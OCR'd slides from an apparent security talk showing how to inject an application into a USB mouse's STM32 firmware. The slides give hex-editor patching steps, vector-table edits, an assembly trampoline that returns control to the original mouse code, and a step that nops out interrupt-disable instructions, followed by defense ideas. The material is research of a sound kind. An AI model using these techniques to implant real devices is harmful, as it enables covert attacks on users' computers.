
objdump -b binary -marm --adjust-vma=0x08010a00 -D -C -Mforce-thumb injection.bin > injection.txt

```
Disassembly of section .data:

08010a00 <.data>:
 8010a00:    5000          str    r0, [r0, r0]
 8010a02:    2000          movs    r0, #0
 8010a04:    3625                   ; <UNDEFINED> instruction: 0xb6d1
 8010a06:    0801          lsrs    r1, r0, #32
```


Our app's entry point is at **0x08013625**

Patch That Table!


Update the values at 0x00 and 0x04 in the mouse's binary file



Old Vector Table



New Vector Table



Insert That Code!


Using your hex editor of choice:

Navigate to offset **0x00010a00**

Paste the entire hex dump from the hack.bin file into the mouse_hack.bin file at this offset

Inject!

```
1 0960: 20 00 20 53  65 74 20 61  73 20 63 75  72 72 65 6E  . Set as curren
1 0970: 74 20 00 20  41 72 65 20  79 6F 75 20  73 75 72 65  t . Are you sure
1 0980: 3F 20 4E 00  20 41 72 65  20 79 6F 75  20 73 75 72  ? N. Are you sur
1 0990: 65 3F 20 59  00 00 00 00  04 C0 01 08  00 00 00 20  e? Y............
1 09A0: 8C 07 00 00  90 56 00 08  BC C2 01 08  8C 07 00 20  .....V.........
1 09B0: 1C 17 00 00  94 E3 00 08  00 00 00 00  00 00 00 00  ................
1 09C0: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 09D0: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 09E0: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 09F0: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 0A00: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 0A10: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 0A20: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 0A30: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 0A40: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 0A50: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 0A60: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 0A70: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 0A80: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 0A90: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 0AA0: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 0AB0: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 0AC0: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 0AD0: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 0AE0: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 0AF0: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 0B00: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 0B10: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 0B20: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 0B30: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 0B40: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
```



```
1 0970: 74 20 00 20  41 72 65 20  79 6F 75 20  73 75 72 65  t . Are you sure
1 0980: 3F 20 4E 00  20 41 72 65  20 79 6F 75  20 73 75 72  ? N. Are you sur
1 0990: 65 3F 20 59  00 00 00 00  04 C0 01 08  00 00 00 20  e? Y............
1 09A0: 8C 07 00 00  90 56 00 08  BC C2 01 08  8C 07 00 20  .....V.........
1 09B0: 1C 17 00 00  94 E3 00 08  00 00 00 00  00 00 00 00  ................
1 09C0: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 09D0: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 09E0: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 09F0: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 0A00: 00 50 00 20  25 36 01 08  41 32 01 08  43 32 01 08  .P. %6..A2..C2..
1 0A10: 45 32 01 08  47 32 01 08  49 32 01 08  00 00 00 00  E2..G2..I2......
1 0A20: 00 00 00 00  00 00 00 00  00 00 00 00  4B 32 01 08  ............K2..
1 0A30: 4D 32 01 08  00 00 00 00  4F 32 01 08  51 32 01 08  M2......O2..Q2..
1 0A40: 6D 36 01 08  6D 36 01 08  6D 36 01 08  6D 36 01 08  m6..m6..m6..m6..
1 0A50: 6D 36 01 08  6D 36 01 08  6D 36 01 08  6D 36 01 08  m6..m6..m6..m6..
1 0A60: 6D 36 01 08  6D 36 01 08  6D 36 01 08  6D 36 01 08  m6..m6..m6..m6..
1 0A70: 6D 36 01 08  6D 36 01 08  6D 36 01 08  6D 36 01 08  m6..m6..m6..m6..
1 0A80: 6D 36 01 08  6D 36 01 08  6D 36 01 08  6D 36 01 08  m6..m6..m6..m6..
1 0A90: 61 32 01 08  6D 36 01 08  6D 36 01 08  6D 36 01 08  a2..m6..m6..m6..
1 0AA0: 6D 36 01 08  6D 36 01 08  6D 36 01 08  6D 36 01 08  m6..m6..m6..m6..
1 0AB0: 6D 36 01 08  6D 36 01 08  6D 36 01 08  6D 36 01 08  m6..m6..m6..m6..
1 0AC0: 6D 36 01 08  6D 36 01 08  6D 36 01 08  6D 36 01 08  m6..m6..m6..m6..
1 0AD0: 6D 36 01 08  6D 36 01 08  6D 36 01 08  6D 36 01 08  m6..m6..m6..m6..
1 0AE0: 6D 36 01 08  6D 36 01 08  6D 36 01 08  00 00 00 00  m6..m6..m6......
1 0AF0: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
1 0B00: 00 00 00 00  00 00 00 00  5F F8 08 F1  10 B5 05 4C  ........_......L
1 0B10: 23 78 33 B9  04 4B 13 B1  04 48 AF F3  00 80 01 23  #x3..K...H.....#
1 0B20: 23 70 10 BD  48 03 00 20  00 00 00 00  44 37 01 08  #p..H.. ....D7..
1 0B30: 08 4B 10 B5  1B B1 08 49  08 48 AF F3  00 80 08 48  .K.....I.H.....H
1 0B40: 03 68 03 B9  10 BD 07 4B  00 2B FB D0  BD E8 10 40  .h.....K.+.....@
1 0B50: 18 47 00 BF  00 00 00 00  4C 03 00 20  44 37 01 08  .G......L.. D7..
```

Hooray!

The mouse should now run our injected application

But it won’t do anything else

Now we need to make it return to the original functionality


Sneaky Assembly Usage

Write a bunch of assembly and store it at the end of the main() function

This code will be executed out of order via branch instructions

```
// Execute hacking keyboard
ExecInjection();

// Wait a bit more
HAL_Delay(1000);

// "Unplug" self
MX_USB_DEVICE_STOP();

// Wait a bit more
HAL_Delay(1000);

// objdump -b binary -marm --adjust-vma=0x08018c00 -D -C -Mforce-thumb injection.bin > injection.txt

asm("ldr r0, STACK_PTR");       // load saved stack pointer into r0
asm("msr MSP, r0");             // set stack pointer with value in r0
asm("pop {r0-r9}");             // restore registers we pushed onto stack
asm("msr PSP, r0");             // set the program stack pointer from the value saved in r0
asm("ldr r0, SS_STACK_SIZE");   // load desired stack size into r0
asm("msr MSP, r0");             // set stack pointer with value in r0
asm("ldr lr, ALL_F");           // set link register to default value 0xffffffff
asm("ldr r0, JUMPTOMOUSE");     // load r0 with address of mouse entry point
asm("bx r0");                   // Branch to original mouse code
// ENDS OUR PROGRAM

// ENTRY POINT OF PROGRAM:  8013159
asm("mrs r0, PSP");             // store program stack pointer in r0
asm("push {r0-r9}");            // push all registers that may have been initialized by mouse's bootloader
asm("ldr r0, INJECTED_HID");    // load r0 with entry point of our injected application
asm("bx r0");                   // branch to injected application

// DATA
asm("JUMPTOMOUSE:    .word 0x08000141"); // entry point of original mouse code
asm("INJECTED_HID:   .word 0x08013625"); // entry point of this code
asm("STACK_PTR:      .word 0x20004fd8"); // the stack pointer address AFTER pushing registers to stack
asm("SS_STACK_SIZE: .word 0x20005000"); // stack pointer location for entry into mouse code
asm("ALL_F:          .word 0xffffffff"); // default value of link register at boot
asm("FEEDBEEF:       .word 0xfeedbeef"); // this makes it easy to find our assembly
}
```

Program Flow



New Entry Point

```
// ENTRY POINT OF PROGRAM
asm("mrs r0, PSP");                 // store program stack pointer in r0
asm("push {r0-r9}");                // push all registers that may have been
                                    // initialized by mouse's bootloader

asm("ldr r0, HACK_ENTRY");          // load r0 with entry point of our inserted
                                    // application

asm("bx r0");                       // branch to the hack
```

Jump To Mouse Code

```
asm("ldr r0, STACK_PTR");      // load saved stack pointer into r0
asm("msr MSP, r0");            // set stack pointer with value in r0
asm("pop {r0-r9}");            // restore registers we pushed onto stack
asm("msr PSP, r0");            // set the program stack pointer
asm("ldr r0, STACK_SIZE");     // load desired stack size into r0
asm("msr MSP, r0");            // set stack pointer with value in r0
asm("ldr lr, ALL_F");          // set link register to default value 0xffffffff

asm("ldr r0, MOUSE_ENTRY");    // load r0 with address of mouse entry point
asm("bx r0");                  // Branch to original mouse code
// ENDS OUR PROGRAM
```

Storing Data in Assembly

```
// DATA
asm("MOUSE_ENTRY:     .word 0x08000141"); // entry point of original mouse code
asm("HACK_ENTRY:      .word 0x08013625"); // entry point of this code
asm("STACK_PTR:       .word 0x20004fd8"); // the stack pointer address AFTER
                                          //   pushing registers to stack
asm("STACK_SIZE:      .word 0x20005000"); // stack pointer location for entry
                                          //   into mouse code
asm("ALL_F:           .word 0xffffffff"); // default value of link register
asm("FEEDBEEF:        .word 0xfeedbeef"); // breadcrumbs
```

Found The Beef!

```
801312c:   f000 f8d8   bl  0x80132e0
8013130:   f44f 707a   mov.w   r0, #1000   ; 0x3e8
8013134:   f7fd fd4a   bl  0x8010bcc
8013138:   480b        ldr r0, [pc, #44]   ; (0x8013168)
801313a:   f380 8808   msr MSP, r0
801313e:   e8bd 03ff   ldmia.w sp!, {r0, r1, r2, r3, r4, r5, r6, r7, r8, r9}
8013142:   f380 8809   msr PSP, r0
8013146:   4809        ldr r0, [pc, #36]   ; (0x801316c)
8013148:   f380 8808   msr MSP, r0
801314c:   f8df e020   ldr.w   lr, [pc, #32]   ; 0x8013170
8013150:   4803        ldr r0, [pc, #12]   ; (0x8013160)
8013152:   4700        bx  r0
8013154:   f3ef 8009   mrs r0, PSP
8013158:   e92d 03ff   stmdb   sp!, {r0, r1, r2, r3, r4, r5, r6, r7, r8, r9}
801315c:   4801        ldr r0, [pc, #4]    ; (0x8013164)
801315e:   4700        bx  r0
8013160:   0141        lsls    r1, r0, #5
8013162:   0800        lsrs    r0, r0, #32
8013164:   3621        adds    r6, #33 ; 0x21
8013166:   0801        lsrs    r1, r0, #32
8013168:   4fd8        ldr r7, [pc, #864]  ; (0x80134cc)
801316a:   2000        movs    r0, #0
801316c:   5000        str r0, [r0, r0]
801316e:   2000        movs    r0, #0
8013170:   ffff ffff           ; <UNDEFINED> instruction: 0xffffffff
8013174:   beef        bkpt    0x00ef
8013176:   feed 4620   cdp2    6, 14, cr4, cr13, cr0, {1}
801317a:   b002        add sp, #8
```

Almost there!

Inserted code can have unintended side effects.

Debug with no Debug

- Mouse code shipped with debugging disabled (hooray!)
- Debugging requires interrupts
- My code can debug...

ARM Interrupts: Change Processor State

- CPS IE - enable interrupts
- CPS ID - disable interrupts
- Flags:
  - i - PRIMASK (configurable handlers)
  - f - FAULTMASK (all handlers)

Hands off my PRIMASK!

- Find CPSID in objdump output
  - 0xB672
- Replace with no-op
  - 0x0000
- Cross fingers!

```
800018c:    f380 8808    msr      MSP, r0
8000190:    4770         bx       lr
8000192:    b662         cpsie    i
8000194:    4770         bx       lr
8000196:    b672         cpsid    i
8000198:    4770         bx       lr
```

Demonstration

Can we defend against extra code in a device?

- Have application check reset vector at boot
  - App can re-write reset vector after booting

- Application has hash of entire flash
  - Can’t store user modifications then?
  - What if the injected code changes the hash value?
  - What if injected code clears the flash it resides in after executing?

Can we defend against this payload style?

- Only allow ‘normal’ behavior from HID peripherals
- Sign and verify drivers and flash of every peripheral (probably not)
- Whitelist EXEs
- Force everyone to use USB → PS2 adapters (nope)
- Provide trusted hardware

References and helpful links

- Source Code & Examples - https://bitbucket.org/mdhomebrew/
- ARM Application Notes - http://infocenter.arm.com/help/index.jsp
- ST-Link - http://www.st.com/en/embedded-software/stsw-link004.html
- OpenSTM IDE - http://www.openstm32.org/
- STM32CubeMX - http://www.st.com/en/development-tools/stm32cubemx.html

Questions?